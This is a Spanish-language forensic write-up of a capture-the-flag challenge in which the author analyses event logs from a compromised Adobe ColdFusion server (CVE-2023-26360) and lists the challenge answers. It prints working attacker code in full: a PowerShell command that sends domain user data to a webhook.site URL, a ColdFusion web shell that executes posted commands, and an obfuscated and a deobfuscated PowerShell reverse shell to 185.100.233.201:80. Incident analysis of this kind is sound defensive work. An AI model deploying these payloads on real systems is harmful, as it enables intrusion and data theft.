
Adobe ColdFusion RCE


Búsqueda

Nos conectamos a la maquina mediante RDP y en el escritorio vemos el archivo con los logs “Event Logs.evtx”



Los archivos “.evtx” contienen información o logs exportados desde el visor de eventos de Windows (Event View).

Organizamos los eventos por fecha



Si ya vemos la fecha podemos buscar un cve relacionado a este programa en la fecha más cercana posible, que está relacionado a una pregunta más adelante y también ayuda a tener una visión de por donde debería ir el ataque.

Encontré:

- CVE-2023-29298: Improper Access Control Vulnerability in Adobe Cold Fusion Leveraged to Deliver Web Shells
- Threat Actors Exploit Adobe ColdFusion CVE-2023-26360 for Initial Access to Government Servers

Los tendré para ir comparando con la investigación.

De inmediato comenzamos los eventos encontramos en el primer log con el ID 1 (proceso creado en la ruta C:\Fusion21\cfusion\bin\) un comando codificado:

Usaremos https://www.base64decode.org/es/

Este sería el comando

```
try{$r= (&{net user /domain} |out-string)+ $Error }catch{$r = $Error}
;$w="https://webhook.site/33c1dca9-b63a-470d-8d6d-cb46b76932ae";try{iwr -UseBasicParsing -Uri $w -Body $r -Method Put}catch{curl.exe -k $w -d $r}
```

El comando recupera información los usuarios del dominio “net user /domain” e intenta enviar esta información a la url “https://webhook.site/33c1dca9-b63a-470d-8d6d-cb46b76932ae (temporal)” utilizando el método “put”.


Vemos otro comando ejecutado con el ID 1 (Proceso creado Certutil)

```
<cfif find("/", GetTempDirectory())==1><cfset p="/bin/bash"><cfset a="-c"><cfelse><cfset p="C:\Windows\System32\cmd.exe"><cfset a="/c"></cfif><cfif IsDefined("FORM.c")><cfexecute name="#p#" arguments='#a# "#c#"' outputfile="#GetTempDirectory()#f" errorFile="#GetTempDirectory()#f" timeout=1></cfexecute></cfif><form method="post"><input type=text name="c"><input type=Submit></form><cfif FileExists("#GetTempDirectory()#f") is "Yes"><cffile action="Read" file="#GetTempDirectory()#f" variable="r"><cfoutput>#r#</cfoutput><cffile action="Delete" file="#GetTempDirectory()#f"></cfif> > 123.tmp && certutil -decode 123.tmp ..\wwwroot\cf_scripts\cfclient\huqVgdoFd.cfm && del /f 123.tmp
```

1. Sombreado en amarillo: Este comando es en “cfif (ColdFusion)”, primero determina qué tipo de sistema operativo está usando el servidor (Unix o Windows), se ejecuta el comando enviado a través de un formulario HTML, después de culminar con los comandos en cfif se dirige la salida al archivo 123.tmp el directorio actual “C:\Fusion21\cfusion\bin\”.
2. Sombreado en azul: usa Certutil para decodificar dicho archivo, guarda el contenido del mismo en el archivo huqVgdoFd.cfm en la ruta “..\wwwroot\cf_scripts\cfclient\huqVgdoFd.cfm” esta parece ser la web shell.
3. Sombreado en verde: elimina el archivo 123.tmp.

Más adelante vemos la creación del proceso "C:\Windows\system32\net.exe" y la ejecución de los comandos user /domain.

Encontramos una consulta DNS 46.4.105.116 (webhook.site), determinamos que es la consulta correspondiente al comando ejecutado.



Veo un tercer comando codificado

```
set-VariabLe 38bJ ( [TyPe]("{3}{2}{1}{0}"-f'G','n','odi','tEXT.eNc') );${H`St} = ("{3}{0}{1}{2}" -f'.100.23','3.20','1','185');
${P`Rt} = 80;

function WatcH`Er() {;
    ${L`IMiT} = (.("{0}{2}{1}"-f'Get','andom','-R') -Minimum 3 -Maximum 7);
    ${sToP`WaT`cH} = &("{1}{2}{0}" -f'ject','New-O','b') -TypeName ("{6}{5}{7}{1}{4}{0}{2}{3}"-f'p','t','wa','tch','o','ys','S','tem.Diagnostics.S');
```

```
    ${ti`MeSp`AN} = &("{3}{2}{1}{0}" -f'eSpan','-Tim','ew','N') -Seconds ${LI`M`iT};
    ${st`OpW`ATCH}.("{0}{1}"-f'Sta','rt').Invoke();
    while((($S`T`OpWaTcH}."eLAp`s`Ed")."tO`T`ALse`coNdS"                    -lt
${TIme`s`Pan}."tO`TALsecon`ds") ) {};
    ${St`OPwa`TcH}.("{0}{1}" -f 'St','op').Invoke();
};

&("{0}{1}"-f 'watc','her');
${a`RR} = &("{0}{1}{2}"-f'N','ew-Obje','ct') ("{1}{0}"-f 't[]','in') 500;
for (${i} = 0; ${I} -lt 99; ${i}++) {;
    ${a`Rr}[${i}] = (&("{0}{3}{2}{1}" -f 'Get-','om','d','Ran') -Minimum 1 -Maximum 25);
};

if(${a`RR}[0] -gt 0) {;
    ${VAL`k`sDhfg}  =  .("{1}{2}{0}"-f  'ct','New-Ob','je')  ("{6}{0}{2}{3}{1}{5}{7}{8}{4}"-f
'm','.TCP','.Net.Sock','ets','t','C','Syste','lie','n')(${H`st},${P`Rt});
    ${banLJ`S`DFn}              =              ${VA`L`KSd`Hfg}.("{0}{1}{2}"              -f
'G','etStre','am').Invoke();[byte[]]${b`yT`Es} = 0..65535|&('%'){0};
    while((${I}        =        ${BAN`ljsd`FN}.("{1}{0}"-f'd','Rea').Invoke(${b`ytEs},        0,
${B`YteS}."LeN`Gth")) -ne 0){
        ${LK`JnsDF`FAa}        =        (.("{0}{1}{2}"-f'New-O','bjec','t')        -TypeName
("{5}{0}{6}{3}{4}{2}{1}"                                                                -
f'st','coding','En','Text','.ASCII','Sy','em.')."g`Ets`TRIng"(${ByT`eS},0, ${I});
        ${N`sDFGs`AhjxX}     =     (&(&("{1}{0}"-f'm','gc')(("{0}{2}{1}"     -f'*','-exp*','ke')))
${lkJ`Ns`dF`FAA} 2>&1 | .("{1}{2}{0}"-f'ng','Out-St','ri') );
        ${NsD`F`GsaH`JXx2} = ${nSDf`gSAH`jxX} + (&("{0}{1}"-f 'p','wd'))."P`ATH" + "> ";
        ${se`NDB`YTe}              =              (              ${38`Bj}::"as`cil").("{1}{0}"-
f'ytes','GetB').Invoke(${nsDfg`saH`JxX2});
        ${ba`NL`j`SDFN}.("{0}{1}"-f
'W','rite').Invoke(${seN`DBy`TE},0,${SEN`d`By`Te}."L`ENG`Th");
        ${bAN`L`JSdFN}.("{0}{1}" -f 'Fl','ush').Invoke();
        &("{0}{2}{1}"-f 'w','r','atche')};
    ${va`Lks`dHFg}.("{1}{0}"-f'e','Clos').Invoke();

};
```

En este caso utilizo chat gpt para des ofuscarlo, después de hacerlo parte por parte porfin logro sacar un texto leíble.

```
set-variable  38bj [type]text.encoding ;
```

```
${hst} = '185.100.233.201';
${prt} = 80;

function watcher() {;
    ${limit} = (get-random -minimum 3 -maximum 7);
    ${stopwatch} = new-object -typename 'system.diagnostics.stopwatch';
    ${timespan} = new-timespan -seconds ${limit};
    ${stopwatch}.start.invoke();
    while((($${stopwatch}.elapsed).totalseconds -lt ${timespan}.totalseconds) ) {};
    ${stopwatch}.stop.invoke();
};

watcher;
${arr} = new-object 'int[]' 500;
for (${i} = 0; ${i} -lt 99; ${i}++) {;
    ${arr}[${i}] = (get-random -minimum 1 -maximum 25);
};

if(${arr}[0] -gt 0) {;
    ${NetSocket} = new-object 'system.net.sockets.tcpclient'(${hst},${prt});
    ${SocketDataStream} = ${NetSocket}.getstream.invoke();[byte[]]${bytes} =
0..65535|&('%'){0};
    while((${i} = ${SocketDataStream}.read.invoke(${bytes}, 0, ${bytes}.length)) -ne
0){;
        ${Data} = (new-object -typename
'system.text.asciiencoding').getstring(${bytes},0, ${i});
        ${SendBackData-1 = (&(&gcm('*ke-exp*')) ${Data} 2>&1 | out-string );
        ${SendBackData-2} = ${SendBackData-1 + (pwd)."path> ";
        ${sendbyte} = ( ${38bj}::"ascii").getbytes.invoke(${SendBackData-2});
        ${SocketDataStream}.write.invoke(${sendbyte},0,${sendbyte}.length);
        ${SocketDataStream}.flush.invoke();
        watcher};
    ${NetSocket}.close.invoke();
};
```

Vemos la ip y puerto de destino de la shell reversa

${hst} = '185.100.233.201';

${prt} = 80;

Retomamos la investigación de los CVE determinado que es el CVE-2023-26360 y con esto finalizamos el desafío, no sin antes buscar algún código en github que muestre un código sobre como explotar esta vulnerabilidad.

El proceso de prueba utiliza un servicio de terceros para determinar si el servidor es susceptible a la ejecución remota de código. ¿Cuál es la URL completa del servicio de terceros?

https://webhook.site/33c1dca9-b63a-470d-8d6d-cb46b76932ae

¿Cuál fue la IP del servicio de terceros para determinar si el servidor es susceptible de ejecución remota de código?

46.4.105.116

El atacante coloca una puerta trasera de shell web. ¿En qué está escrito el script de puerta trasera del shell web?

ColdFusion Markup Language

¿Cuál es el directorio de trabajo del atacante cuando inyecta el script de shell web?

C:\Fusion21\cfusion\bin\

¿En qué archivo se guardó el shell web?

..\wwwroot\cf_scripts\cfclient\huqVgdoFd.cfm

¿Cuál es la cadena de comando de ejecución completa en la puerta trasera del shell web?

<cfexecute name="#p#" arguments='#a# "#c#"' outputfile="#GetTempDirectory()#f" errorFile="#GetTempDirectory()#f" timeout=1></cfexecute>

El atacante crea un shell inverso con PowerShell. ¿Cuál es la IP y el número de puerto al que vuelve a llamar el shell inverso?

185.100.233.201:80

Según los detalles del registro, ¿en qué software de subrayado está codificado el sitio web?

Adobe ColdFusion

Según el software en el que se ejecuta el sitio web y la fecha de la intrusión, ¿qué CVE probablemente utilizó el atacante para obtener la ejecución remota de código en el servidor?

CVE-2023-26360